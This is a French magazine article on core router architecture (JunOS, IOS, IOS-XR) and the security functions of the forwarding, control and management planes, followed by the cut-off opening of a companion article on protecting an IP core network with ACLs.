Ainsi, toutes ces fonctions de sécurité peuvent être assurées soit sur la carte RP, soit sur les différentes cartes d'interface. Elles sont détaillées dans la section 4.

3. Panorama des OS des routeurs


3.1 Cas du JUNOS

La RE d'un Juniper est construite sur un CPU Intel. Le système d'exploitation JunOS est, quant à lui, issu d'un noyau FreeBSD avec de nombreuses modifications :

⇨ les versions de JunOS précédant la 5.0 reposent sur un noyau FreeBSD 2.2.6 ;

⇨ les versions de JunOS comprises entre 5.0 et 7.2 reposent sur un noyau FreeBSD 4.2 ;

⇨ les versions JunOS 7.3 et ultérieures reposent sur FreeBSD 4.10.



5 *Architecture de JunOS*

JunOS bénéficie ainsi du *scheduler* de FreeBSD avec des priorités pour chaque processus, et des possibilités de tuning sur ces priorités [13]. La RE gère les processus liés aux protocoles de routage (OSPF, BGP, etc. grâce au processus `'rpd'`), mais également de l'ensemble des démons permettant de gérer les interfaces du routeur, le système et le comportement du châssis (`chassisd`), les accès des utilisateurs, la configuration, la CoS (`cosd`), la supervision (`snmpd`), le filtrage (`dfwd`), etc.

```
user@ROUTER> show system processes                          (extraits)
  PID  TT  STAT      TIME COMMAND
 2473  ??  Ss     0:56.04 /usr/sbin/syslogd -r -s
 2529  ??  Is     0:12.06 /usr/sbin/cron
 2553  ??  S      0:16.58 /sbin/watchdog -d
 2556  ??  S     38:57.35 /usr/sbin/chassisd -N  gestion du chassis
 2557  ??  S      5:08.17 /usr/sbin/alarmd -N
 2559  ??  I      0:09.85 /usr/sbin/mgd -N
 2573  ??  I      0:36.16 /usr/sbin/mib2d -N
 2574  ??  S     12:32.68 /usr/sbin/rpd -N                  protocoles de
routage
 2576  ??  I      0:00.19 /usr/sbin/vrrpd -N                 démon VRRP
 2580  ??  I      0:00.26 /usr/sbin/cosd                     gestion des classes
de service
 2583  ??  S      5:57.29 /usr/sbin/ppmd -N                  par exemple pour la
gestion des HELLO
 2593  ??  S      0:42.75 /usr/sbin/pfed -N
 2594  ??  S      1:38.09 /usr/sbin/snmpd -N
 2596  ??  I      0:20.81 /usr/sbin/dfwd -N                  démon de filtrage
(firewall)
```

3.2 Cas de l'IOS [14]

L'IOS est le système d'exploitation que l'on retrouve sur toute la gamme (ou presque) des routeurs Cisco. Ce système a évolué au cours des années : il reste toutefois fondé sur une architecture monolithique et est relativement peu robuste aux pannes et aux attaques, car il n'y a pas d'isolation entre les processus, une erreur sur un processus pouvant potentiellement engendrer la panne du système entier. Le lecteur peut se référer à l'article **[NF1]** pour plus de détails.

Voici quelques processus tournant directement sur la Line Card d'un GSR (carte d'interface, extrait) :

```
LC-Slot1#sh processes
CPU utilization for five seconds: 0%/0%; one minute: 0%; five minutes: 0%
 PID QTy   PC Runtime (ms)    Invoked   uSecs    Stacks TTY Process
   3 Lwe 40E0E83C      164     559957       0 3696/6000   0 CEF process
   6 Lst 40DE112C   117784      43626    2699 5664/6000   0 Check heaps   <-
détecte les corruptions de mémoire
  13 Mwe 406CE214        4       7166       0 5696/6000   0 IPC Dynamic Cach
  43 Mwe 402885FB     1340   35821119       0 5496/6000   0 LC GE auto-negot <-
autonegotiation (Eth)
  46 Mwe 40670A50        8     429874       0 5688/6000   0 LC COS        <-
Classes de trafic
  48 Mwe 40E9C540        0          2       0 5616/6000   0 TurboACL
  50 Mwe 405F2D7C        0     107469       0 5696/6000   0 BFLC PSA BGP
  51 Mwe 406058E4        0          1       0 5640/6000   0 BFLC PSA RPF
  57 Mwe 40E8F810        0          2       0 5624/6000   0 MFIB LC Process <- FIB
multicast
  58 Cwe 40EBCDDC        0          1       0 5608/6000   0 TFIB LC cleanup <-
table de labels
  59 Mwe 40EEF0EC        0         12       0 4456/6000   0 AToM SMgr Proces <-
L2VPN
  60 Lwe 40EF92DC     3712       7170     517 5632/6000   0 6PE Scanner      <-
Ipv6 sur MPLS
```

Pour une version d'IOS donnée, il peut y avoir énormément d'images possibles, selon la plate-forme matérielle sur laquelle sera installé l'IOS et selon les fonctionnalités désirées et selon l'usage du routeur (monde entreprise, ISP). À partir de la version IOS 12.3, on trouve un nouveau système de paquets qui réduit le nombre d'images possibles. Cisco fournit également un outil appelé SDM (*Security Device Manager*, **[SDM]**), qui peut déployer automatiquement quelques commandes pour sécuriser le routeur et faire des audits de base, comme valider la sécurité des mots de passe, la présence d'une bannière, la désactivation de réponses ICMP par exemple (cf. tableau suivant).

Fonctionnalité	Valeur par défaut
Cisco Discovery Protocol (CDP)	Désactivé
P source route	Désactivé
Password encryption service	On
TCP keepalive	Activé
Debug horodaté	Activé
IP gratuitous ARP	Désactivé
TCP Synwait	30 secondes
IP redirects	On
IP proxy ARP	Off
IP directed broadcast	Off
IP unreachables (host)	On
IP mask reply	Off
IP unreachables sur l'interface Null	Toujours off
Unicast Reverse Path Forward (uRPF, cf. 4.2) sur l'interface externe	Désactivé
SYN cache	4000 paquets
SYN rate limit	100 paquets par seconde

Mais cet OS date quelque peu : son fonctionnement de type *run to completion* dans lequel les processus ne peuvent pas préempter les ressources tant que d'autres processus en cours n'ont pas rendu la main est pénalisant lors de la convergence réseau par exemple ; en effet on ne peut pas simplement interrompre une tâche pour lancer des processus plus importants. D'autre part, des problèmes subsistent sur la protection de la mémoire. Sur les processeurs de type PPC, le bit d'exécution de la pile n'est pas positionné, ce qui n'est pas le cas sur les architectures MIPS, renforçant les éventuels problèmes de sécurité. Les toutes dernières versions d'IOS pour Catalyst (6500/76xx avec RP Sup720) ont toutefois évolué vers plus de modularité en allouant (enfin) un espace mémoire dédié à chaque processus, à l'image des améliorations apportées dans l'IOS-XR.

3.3 Cas de l'IOS-XR

La nouvelle génération d'IOS, l'IOS-XR (encore appelé « IOX »), est apparue avec la sortie du tera-routeur de Cisco et corrige de nombreuses erreurs de conception de l'IOS classique. Cet OS se veut plus modulaire que l'IOS et repose sur un micronoyau QNX neutrino : noyau multiprocesseur multitâche POSIX, avec des fonctions de protection de la mémoire, *event-driven* (préemption). Ce micronoyau gère les *threads*, le scheduling, les *debugs*, les *timers*, les IPC. Chaque processus a cette fois-ci un espace mémoire protégé.

L'accent a été mis sur la modularité et la robustesse. La couche Cisco se charge de distribuer les processus sur les différents CPU à travers l'architecture du routeur, le système de fichiers, la gestion des événements, la synchronisation (pour les aspects redondances) et les queues de messages. Les processus peuvent, par exemple, être répartis sur l'ensemble des cartes du châssis en fonction des ressources CPU et mémoire disponibles. Une politique de positionnement définit sur quel RP les processus doivent tourner par défaut, notamment `bgp`, `ospf`, `isis` :

```
RP/0/RP1/CPU0:user#show placement program all
Program                    Placed at location          # rejected  Waiting
                                                       locations   to start
ipv6_static                (0/RP0/CPU0) 0/RP1/CPU0
ipv4_static                (0/RP0/CPU0) 0/RP1/CPU0
bgp instance 0             (0/RP0/CPU0) 0/RP1/CPU0
mpls_ldp                   (0/RP0/CPU0) 0/RP1/CPU0
```

Mais il est possible de configurer des « affinités » par processus pour les déplacer sur d'autres cartes. Si un RP est particulièrement chargé, un processus peut être lancé sur un RP moins chargé ; des paramètres sont configurés pour déterminer ce que l'on appelle un RP « chargé » sur le système.

```
RP/0/RP1/CPU0:user#show placement policy global
Per-location placement policy parameters
----------------------------------------
CPU preferred threshold:         80%
CPU maximum threshold:          500%
Memory preferred threshold:      80%
Memory maximum threshold:       200%
Threshold satisfaction affinity points:    50
```

A ce stade de déploiement de l'IOS-XR dans les réseaux opérationnels, il est trop tôt pour juger si ces fonctions améliorent beaucoup la disponibilité générale du système.

3.4 Les autres OS

Il est difficile de lister tous les OS utilisés par les différents constructeurs. Voici simplement quelques indices pour se donner une idée des plus répandus :

⇨ Les routeurs Alcatel tournent sous TimOS, l'OS de Timetra (société rachetée par Alcatel), à base de VxWorks. Cet OS fonctionne, lui aussi, sur un mode préemptif dans lequel l'OS attribue les ressources (cycle CPU) à tour de rôle aux processus selon son état et sa priorité : aucune tâche ne peut tourner pendant plus de 20ms sans qu'une autre n'ait eu l'opportunité de prendre la main.

⇨ Les routeurs Huawei tournent sous VRP, à base de VxWorks.

⇨ L'OS des routeurs Force10 est lui aussi développé à partir de VxWorks.

⇨ Les routeurs Redback tournent sous un OS construit à la fois sur un noyau NetBSD et sur l'OS VxWorks pour ce qui est de la gestion des cartes et du châssis.


4. Cheminement d'un paquet dans le routeur

Maintenant que les plans de transfert et de contrôle sont présentés, revenons sur le trajet d'un paquet dans un routeur et les fonctions de sécurité qui lui sont appliquées. Selon qu'un paquet contient des données à faire transiter d'une interface à une autre, ou des informations de routage/administration/supervision, son traitement change (d'où les plans).

4.1 Trajet d'un paquet de routage

Un paquet de contrôle doit être remonté du plan de transfert vers le plan de contrôle pour être traité. Il en est de même pour les paquets de management.

Ainsi, sur un routeur Juniper, si le paquet à traiter est un paquet de contrôle (par exemple un UPDATE BGP ou tout bêtement un *ping* à destination d'une loopback), la PFE est dispensée de gérer ce paquet et elle le remonte à la RE qui le traitera.



6 *Gestion des RIB et FIB entre RE et PFE*

Un paquet protocolaire annonçant une modification de topologie (typiquement un paquet UPDATE pour BGP ou un paquet LSA pour OSPF) provoque les événements suivants :

⇨ Le protocole de routage concerné crée une entrée (route) au sein de la table de routage.

⇨ Le processus `'resolver'` effectue un (premier) `'lookup'` dans sa RIB pour déterminer s'il est capable de trouver son `'next-hop'` (déterminé localement ou appris d'un protocole de routage).

⇨ Si des modifications sont intervenues, la RIB est automatiquement et immédiatement mise à jour.

⇨ Si la RIB est modifiée, il faut également recalculer la FIB : le noyau met à jour la FIB qui sera ensuite redistribuée à travers un bus au plan de transfert (SFM) pour y être réécrite.

Notons que toutes les erreurs détectées par la PFE sont envoyées au RE sous la forme de messages SYSLOG.

4.2 Trajet d'un paquet de données et fonctions de sécurité sur le plan de transfert

Nous avons vu que, lors de la commutation, des fonctions de sécurité sont appliquées sur le paquet. Les fonctionnalités de sécurité telles que décrites dans la section 2 sont assurées ici par la PFE : *firewall* (*accept*, *reject*, *discard*, *count and log*), échantillonnage (*Statistical sampling*), possibilité d'agréger les informations et de les exporter (*cflowd*), partage de charge déterministe (*Deterministic per packet load balancing*), application de politiques de trafic (*Traffic Policing*), comptage DCU (*Destination-class usage*, comptage de paquets sur la base des points d'entrée et de sortie du trafic dans le réseau), aiguillage en fonction de l'adresse source (*Filter-Based forwarding*), etc.

Ainsi, différents mécanismes peuvent valider l'adresse source des trafics clients. C'est ce que l'on appelle « le filtrage de paquets d'entrée » (cf. les bonnes pratiques BCP 38 **[RFC2827]**). Ceci peut se faire :

⇨ Par des ACL statiques sur les routeurs de bordure du réseau ou des ACL dynamiques avec des profiles AAA (par exemple, les ACL « *Radius Per-User* »). Les ACL sont détaillées dans l'article de Nicolas.

⇨ Par l'unicast RPF ou uRPF, qui vérifie au moment de l'aiguillage d'un paquet s'il existe, dans le routeur, un chemin d'aiguillage (*forwarding path*) à destination de l'adresse origine du paquet aiguillé. Le contrôle peut être strict (le chemin d'aiguillage doit emprunter comme interface de sortie l'interface d'entrée du paquet aiguillé, c'est-à-dire exactement le chemin inverse) ou *loose* (le chemin d'aiguillage peut emprunter n'importe quelle interface du routeur). Si le chemin n'existe pas, le paquet est détruit.

⇨ Par les fonctions de vérification d'adresses IP et MAC sources, qui permettent d'éviter que la même adresse IP ou adresse MAC ne soit utilisée sur deux nœuds différents (pour détecter des attaques de type *spoofing*, et ce, sur tout type de liens (y compris Ethernet ou même le câble avec « *Cable Source Verify* » [15]).

Exemple : Ordre des opérations lors d'un lookup ou résolution d'adresse (cas simple : commutation IP sans NAT ni chiffrement IPsec) :

⇨ L'en-tête du paquet arrive par le bus et est forwardé pour une résolution de niveau 2 (un lookup L2)

⇨ La résolution de niveau 2 se fait par exemple dans la table d'adresses MAC. Le résultat est mis dans une file d'attente L2Q (queue) pour traitement ultérieur.

⇨ Une résolution est faite dans la table VPN pour chercher un numéro de VPN L2/L3.

⇨ Les en-têtes IPv6 sont prétraités si nécessaire et l'en-tête est transmis à l'ASIC L3.

⇨ L'ASIC L3 reçoit les en-têtes du paquet de l'ASIC L2 et fait une résolution de niveau 3 :

1. Destination IPv4/IPv6/label MPLS.
2. Applique les ACL d'entrée de sécurité pour IPv4 ou IPv6.
3. Applique les ACL d'entrée de QoS pour IPv4 ou IPv6.

⇨ Résolution Netflow pour rechercher les informations de flux pour le paquet.

⇨ Résolution dans la table d'adjacences pour réécriture des informations (dépend des tables FIB, Netflow et des ACL de sécurité).

⇨ Application des ACL de sécurité de sortie.

⇨ Application des ACL de QoS.

⇨ L'ASIC L3 renvoie le résultat à la source.

⇨ L'ASIC L2 reçoit les résultats.

⇨ Les résultats L2 et L3 sont comparés pour la décision finale.

⇨ Les en-têtes sont réécrits et renvoyés dans le Bus.

Déni de Service sur les routeurs : il arrive parfois qu'un équipement ne sache pas commuter un paquet uniquement avec ses ASIC. C'est le cas, par exemple, lorsqu'une nouvelle fonctionnalité est offerte (l'IPv6, au hasard, ou un nouveau type d'ACL qui s'appliquerait à un champ particulier de l'en-tête) : s'il n'est pas possible d'implémenter les traitements dans les ASIC, alors le routeur doit renvoyer les en-têtes ou le paquet entier à un processeur qui effectue les opérations en software et non plus en hardware, soit sur le processeur des cartes d'interface, soit sur le processeur de la carte de contrôle. En fonction du nombre de paquets à traiter à la seconde, ceci fait chuter les performances d'un routeur : la convergence du routeur est ralentie, CPU et RAM sont monopolisés par les calculs de traitement des paquets, l'interface de management devient inaccessible ; dans le pire des cas le routeur *reboote*.
Notons que les fonctions de base de QoS peuvent offrir une sécurité en classifiant et limitant le trafic à destination du routeur, aussi appelé « *Committed Access Rate* », par exemple en limitant le trafic ICMP à quelques milliers de paquets par seconde. Pour que celui-ci soit efficace, le routeur doit pouvoir filtrer sur plusieurs critères aussi bien le trafic IP unicast que le trafic multicast/broadcast selon des paramètres de niveau 2 ou d'en-tête IPv6, et ce, sur tout type d'interfaces. Sur certains équipements, ceci est même appliqué par défaut pour offrir une protection minimale contre les DoS.

4.3 Quelques fonctions de sécurité offertes par le plan de contrôle

Pour protéger le plan de contrôle et garantir ainsi une meilleure stabilité du routeur, des fonctions de sécurité sont également implémentées sur le plan de contrôle.

La fonction GTSM (*Generalized TTL Security Mechanism*, **[RFC3682]**), connue précédemment sous le nom de « BTSH/GTSH » (BGP TTL *Security Hack* ou *Generalized* TTL *Security Hack*) est une astuce pour empêcher un routeur BGP de monter une

session BGP *multihop* [16] avec n'importe quel routeur sur l'Internet, et ainsi empêcher un attaquant de compromettre les tables de routages ou la stabilité du routeur. La norme indique que les routeurs doivent être configurés pour transmettre leurs paquets avec un TTL de 255, et pour rejeter tous les paquets avec un TTL inférieur à 254 ou 253. Ainsi d'éventuels paquets envoyés par un attaquant situé sur l'Internet seront jetés par le routeur, car les TTL sont inférieurs à la valeur attendue. Si une session multihop est nécessaire, on peut configurer un nombre de saut par voisin BGP pour accepter d'établir des sessions à partir de paquets ayant un TTL de valeur prédéfinie. Cette fonction existe aussi sous IPv6. Elle fixe dans ce cas le *Hop Limit*.
L'authentification MD5 sur les protocoles de routage comme BGP **[RFC2385]** ou OSPF peut être implémentée. Cela ne protège pas des paquets mal formés qui mettraient fin à la session, d'une attaque par déni de service qui fermerait la session (saturation du *Receive Path Queues*, la session *time out* ou par saturation du lien), de l'injection d'information de routage par un équipement authentifié, mais compromis. En général, les clés sont configurées manuellement, il n'y a pas encore de mécanismes de distribution/négociation de clés ce qui peut être très lourd en fonction du nombre de sessions à gérer. Les routeurs supportent des trousseaux pour utiliser des clés différentes selon les intervalles de temps et ainsi renouveler les clés sans perturbation du service.

Le filtrage de route (ou *route filtering*) s'applique au contenu des paquets échangés par les protocoles de routage, au niveau applicatif – même si ces filtres peuvent tenir compte de l'interface d'entrée, de l'adresse source du paquet. Ces filtres s'appliquent aux routes reçues et envoyées par les protocoles de routage pour supprimer certaines annonces : par exemple pour ne pas diffuser certaines routes internes ou pour éviter d'injecter des informations de routage invalides. Elles peuvent s'appliquer aux préfixes en incluant des listes afin que les préfixes plus spécifiques (masque plus grand) soient acceptés, refusés ou résumés (*summarized*) dans un préfixe plus court.

⇨ En ce qui concerne BGP, il est également possible de filtrer selon les attributs : `AS_PATH` (s'assurer que l'AS émetteur est bien contenu dans la liste d'AS), communautés (très utiles pour marquer les routes à filtrer). La plupart des implémentations des routeurs permettent désormais de fixer un nombre maximum de routes injectées par un pair BGP donné ; si le voisin dépasse la limite fixée, la session BGP peut être *resetée* par exemple. Les préfixes reçus sont également filtrés selon leur longueur (sur Internet, par exemple, on fixe la limite à /24 en général) ;

⇨ Sur l'IGP [17], les filtres s'appliquent entre les aires, par exemple, pour autoriser l'annonce de certaines adresses vers le *backbone*. Des filtres sont aussi appliqués lors de la redistribution entre protocoles (pour éviter, par exemple, de redistribuer toutes les routes BGP dans l'IGP), en général basés sur les préfixes.

Des mécanismes peuvent être utilisés pour essayer de réduire les oscillations (*flapping*) comme le BGP RFD (*Route Flap Damping*, dont le déploiement n'est pas recommandé pour des raisons de disponibilité), ou encore des *backoffs* algorithmes sur l'IGP pour ralentir les calculs de plus courts chemin lors de réception de messages protocolaires, ceci pour éviter que le CPU du routeur ne soit monopolisé par ces calculs.

Enfin, sur les routeurs supportant le *multicast*, il est possible d'implémenter des filtres sur le nombre de voisins PIM et sur les sources (en filtrant les messages SA [18]). D'autres options peuvent être proposées au niveau de l'OS, comme la priorisation des processus de routage *unicast* sur les processus de routage multicast qui peut aussi être considérée comme un mécanisme de sécurité, de manière à s'assurer un minimum de fonctionnement lorsque les ressources sont très demandées.

4.4 Quelques aspects de la sécurité du plan de management

Au niveau du plan de management, on retrouve des fonctions plus classiques de sécurité des systèmes d'exploitation, comme :

⇨ des fonctions de cryptographie (implémentations SSH, support des certificats X509, support de la signature MD5 pour les protocoles de routage/les protocoles de distribution de labels/NTP/SNMP, mais aussi pour la vérification de la signature de packages installés sur le routeur) ;

⇨ en fonction des systèmes d'exploitation, des mécanismes de vérification sur les mots de passe (longueur et robustesse du mot de passe, durée de validité) ; Kerberos est même parfois disponible chez certains constructeurs ;

⇨ des droits d'accès différents en fonction de profils appliqués aux utilisateurs ;

⇨ des fonctions de contrôle d'accès au plan de management (aux terminaux de type VTY, Console, avec des *access-lists* « VTY ACL », « SNMP ACL ») ;

⇨ AAA avec le RADIUS/TACACS+.

Notons que comme les fonctions de contrôle et de management peuvent être fournies par les mêmes cartes (et mêmes processeurs), la répartition des ressources entre les plans est très importante. Certains routeurs ont la capacité de s'assurer qu'un minimum de ressources (en entrée, en sortie, sur les bus internes, sur le CPU) sont toujours allouées :

⇨ Au plan de management, pour que les processus de configuration, *monitoring*, sauvegarde, journalisation, NTP et authentification soient tout le temps disponibles, et ce, même en cas de convergence (demande énormément de ressource CPU et utilise les bus internes pour redescendre les nouvelles FIB depuis les RIB) ou d'attaques réseau (saturation des cartes de transfert) ;

⇨ Au plan de contrôle, pour que, par exemple, les HELLOS soient « priorisés » et ainsi correctement transmis, ainsi que les adjacences ou sessions ne tombent pas, même en cas de saturation des liens ou du processeur.

Conclusion

S'introduire sur un routeur revient à prendre le contrôle du réseau... En effet, cela revient à avoir un accès direct privilégié à l'ISP, avec possibilité de changer les mots de passe et le contrôle d'accès de l'équipement, de modifier les politiques de sécurité, la configuration du niveau 2 ou 3, les politiques de routage, d'activer/supprimer certains services, de formater ou supprimer le système et en réinstaller un, de re-router le trafic, d'injecter n'importe quels préfixes et polluer les tables de routage, de créer un déni de service sur le cœur. La tâche de l'opérateur pour maîtriser l'ensemble des équipements de son réseau cœur est d'autant plus ardue que l'opérateur reste finalement très dépendant des constructeurs : encore faut-il que ceux-ci proposent des implémentations correctes et robustes de la politique de sécurité.

Liens & Références

[NF1] FISCHBACH (N.), « L'autopsie des routeurs », MISC n°3.

[RFC3654] KHOSRAVI (H.), ANDERSON (T.), « *Requirements for Separation of IP Control and Forwarding* », IETF RFC, 2003.

[RFC2827] FERGUSON (P.), SENIE (D.), « *Network Ingress Filtering : Defeating Denial of Service Attacks which Employ IP Source Address Spoofing* », IETF RFC 2827/BCP 38.

[RFC3682], GILL (V.), HEASLEY (J.), MEYER (D.), « *The Generalized TTL Security Mechanism (GTSM)* », IETF RFC, 2004 (en cours de révision par le draft « draft-ietf-rtgwg-rfc3682bis-06 »).

[CEF] **http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/switch_c/xcprt2/xcdcef.htm**

[SDM] **http://www.cisco.com/en/US/products/sw/secursw/ps5318/products_data_sheet0900aecd800fd118.html**

[FORCES] **http://www.ietf.org/html.charters/forces-charter.html** (*Forwarding and Control Element* Separation)

[RFC3654], KHOSRAVI (H.), ANDERSON (T.), « *Requirements for Separation of IP Control and Forwarding* », 2003.

[RFC3746] YANG (L.), DANTU (R.), ANDERSON (T.), GOPAL (R.), « *Forwarding and Control Element Separation (ForCES) Framework* », 2004.

Security Advisories de Cisco et Juniper :

⇨ **http://www.cisco.com/en/US/products/products_security_advisories_listing.html**

⇨ **http://www.juniper.net/support/security/security_notices.html**

Notes

[1] *Application-Specific Integrated Circuit*

[2] *Command Line Interface*

[3] *Rappelons que chaque protocole est associé à une distance administrative. Le routeur doit calculer les meilleurs chemins pour chaque destination : si une même route est annoncée par plusieurs protocoles différents, la meilleure est celle dont la distance administrative est la plus faible.*

[4] ***http://ietf.org/html.charters/forces-charter.html***

[5] *Notons que dans un routeur plusieurs tables de routage (RIB) coexistent : il faut distinguer les RIB IPv4 unicast alimentées par les protocoles de routages unicast (e. g. OSPF, BGP), les RIB IPv4 multicast (e. g. alimentées par PIM et DVRMP), les RIB IPv6 unicast et multicast, etc. S'il y a 200 000 routes BGP sur Internet pour le moment, le routeur de cœur doit aussi supporter les routes internes au réseau ainsi que les routes de ses éventuels clients (désagrégées) ; sur un réseau multiservice, le routeur peut aussi supporter les routes des VPN clients, voire les routes IPv6 si l'opérateur a déjà déployé ce protocole… Et la situation va en s'empirant puisque la table de routage BGP Internet a toujours une croissance exponentielle, et aucune solution n'est trouvée pour le moment en IPv6 pour remédier à ce problème.*

[6] *Le Silicon Packet Processor (SPP) de Cisco combine par exemple 188 processeurs RISC à 32 bits sur un même ASIC programmable. Les vitesses d'horloge sont, elles aussi, de plus en plus importantes.*

[7] *Le rôle de cet ASIC est de prendre des décisions d'acheminement pour un paquet spécifique.*

[8] *Le rôle de ces ASIC est, d'une part, de distribuer les cellules de données sur la mémoire partagée par l'ensemble des FPC et, d'autre part, de notifier aux FPC les décisions de forwarding sur les paquets sortants.*

[9] *Cisco Express Forwarding*

[10] *Le next-hop d'une route est l'adresse IP vers laquelle envoyer le paquet pour l'acheminer vers sa destination.*

[11] *Inter Process Communication*

[12] *Access Control List*

[13] *Juniper déconseille pourtant de jouer sur ces paramètres, car ils ont été optimisés et éprouvés.*

[14] *Internetwork Operating System*

[15] ***http://www.cisco.com/en/US/tech/tk86/tk803/technologies_tech_note09186a00800a7828.shtml***

[16] *En effet, une session eBGP est une session BGP classique entre 2 routeurs d'AS différents pour s'échanger leurs routes. Par défaut, on estime que deux routeurs qui établissent une session eBGP sont montés en back-to-back, donc la distance entre les deux est de 1 hop. Ceci n'est pas le cas des sessions iBGP (montées entre 2 routeurs d'un même AS) qui sont multi-hops par défaut (on peut traverser X routeurs entre les deux pairs).*

[17] *Interior Gateway Protocol*

[18] *Source-Active*

Protéger son cœur de réseau IP

Poussée par la convergence des technologies (téléphonie et informatique), la consolidation des solutions et la réduction des coûts, l'infrastructure réseau est un élément critique pour la fourniture de nombreux services. La mode du tout IP, avec des interfaces et des réseaux ouverts n'est pas sans poser de nouveaux problèmes : réseaux locaux qui s'ouvrent à l'Internet et réseaux « Internet » des opérateurs qui deviennent des réseaux IP où l'Internet n'est plus qu'un « sous-réseau » qu'on transporte et non l'inverse. Ce changement de positionnement de l'Internet par rapport au réseau multi-transport IP implique que l'on change d'approche pour la sécurisation de son cœur de réseau (le « best effort Internet » n'est plus suffisant et la possibilité de contacter tous les éléments d'un réseau n'est plus désirable).

mots clés : *ACL / filtrage / vers / netflow*

Pour répondre à ces problématiques, il convient de déployer et d'activer sur les équipements de bordure de réseau (routeurs qui interconnectent deux réseaux, par exemple entre deux opérateurs ou entre continents pour un opérateur global) différents mécanismes de sécurité et de protection. Pour rappel, un fournisseur de transit permet à un opérateur « plus petit » de joindre l'ensemble de l'Internet via lui et ses interconnexions. Un *peering* est une relation entre deux opérateurs qui permet à chacun de joindre les clients de l'autre.

Les différents plans logiques du routeur concernés par ces fonctionnalités sont décrits dans l'article « zoom sur les routeurs de cœur » [ZRC] de ce dossier. Nous allons nous focaliser sur les listes de contrôle d'accès (ACL), le masquage du cœur de réseau vis-à-vis de l'extérieur (*core hiding*), la gestion des files (queues), la gestion du plan de contrôle (CoPP) et le traitement de paquets « spéciaux ».

1. ACL (Access Control Lists)

Les listes de contrôle d'accès permettent de filtrer des paquets IP en fonction d'informations présentes dans l'en-tête IP ainsi que des éléments comme les ports TCP et UDP, les numéros de protocole, les types et codes ICMP, mais sans aucun maintien d'état sur la connexion ou le flux (i. e. « *stateless* »).

Vouloir mettre en place une politique de sécurité reposant sur des ACL requiert un plan d'adressage bien documenté et structuré. Les possibilités (par exemple, sur quels champs de quels en-têtes peut-on faire « matcher » les ACL), les limitations (par exemple, quel est le nombre maximal d'ACL qui peuvent être configurées sachant la mémoire disponible ?) et les performances (par exemple, quel est l'impact de chaque ACL sur le routeur en fonction de l'interface réseau ?) des différents équipements qui composent le réseau, ainsi que leur adressage (adresses IP physiques assignées aux interfaces, mais aussi adresses logiques comme celles assignées aux interfaces dites « *loopback* » et qui sont joignables via toutes les interfaces), doivent être documentés et analysés.

Avant de vouloir déployer une quelconque politique de sécurité, il est important de se rappeler que le réseau (surtout le cœur de réseau) a pour objectif de transporter des paquets et non de remplacer des équipements de sécurité dédiés. Comme le soulignait toujours un collègue : « *the P in ISP stands for Provider, not Prevention* ».

Le fait de déployer des ACL a un impact opérationnel qu'il ne faut pas sous-estimer. Les ACL (sauf quelques cas particuliers qui sont généralement du domaine du monde de l'entreprise) ne sont pas « *stateful* », c'est-à-dire que le routeur ne maintient aucune information d'état sur la connexion ou le flux. La décision de laisser passer ou non un paquet ne sera prise qu'en fonction d'informations présentes dans l'en-tête du paquet. En général, il n'est pas nécessaire de pouvoir accéder depuis le cœur du réseau à l'Internet, sauf pour permettre l'analyse de problèmes. Pour cela, il faut autoriser en entrée (c'est-à-dire depuis l'Internet vers le cœur de réseau) le trafic retour de *ping* et *traceroute*, à savoir ICMP ECHO_REPLY et ICMP TIME_EXCEEDED_IN_TRANSIT.

Pour ces différentes raisons, il est primordial, avant toute tentative de déploiement « pour de vrai » de tester ses ACL. La meilleure approche consiste à écrire ses xACL (substituer x par i[nfrastructure], t[ransit] ou r[eceive]) pour qu'elles reflètent au mieux la politique de sécurité finale, puis de remplacer tous les `deny` par des `permit`. Ensuite, après avoir installé ces xACL sur quelques routeurs clés et représentatifs du réseau (transits et *peerings* principaux, voire au niveau de l'agrégation accès/cœur), il convient d'observer l'évolution des compteurs pour chaque ACL. Une ACL dont le compteur croît trop vite peut signifier que celle-ci n'est pas correcte, trop large, ou encore qu'il existe sur votre réseau du trafic qui ne vous est pas encore connu :-) Si ce niveau de détail n'est pas suffisant pour identifier l'erreur ou le type exact de trafic, la seule option (vu qu'il est rare d'avoir un moyen simple de renifler son trafic au niveau du cœur de réseau) consiste à modifier cette ACL en y rajoutant le mot clé `log` (ou `log-input` pour avoir l'interface d'entrée). Mais attention, cette option peut avoir un impact plus que conséquent sur un routeur déjà chargé ou si les informations à journaliser sont trop importantes (à cause du nombre de paquets par seconde qui vont correspondre à cette ACL).

En fonction des plates-formes les ACL sont soit gérées directement au niveau matériel (ASIC), soit au niveau logiciel. Et il existe deux grandes familles d'ACL du point de vue du traitement par le routeur : celle où chaque ACE (*Access Control Entry*) est testée par parcours d'une liste ordonnée avec arrêt à la première correspondance (le « coût » est donc fonction de la longueur de la liste) incluant un *deny all* par défaut à la fin, et celle, plus

Nicolas Fischbach
Senior Manager, Network Development and Product Engineering Security, COLT Telecom
nico@securite.org

commune de nos jours, où l'ACL est compilée sous forme d'arbre avec un « coût » fixe (5 opérations par paquet, mais un besoin en mémoire différent). Les commandes suivantes doivent pour cela être configurées (lorsqu'elles sont disponibles) :

```
access-list compiled
access-list hardware
```

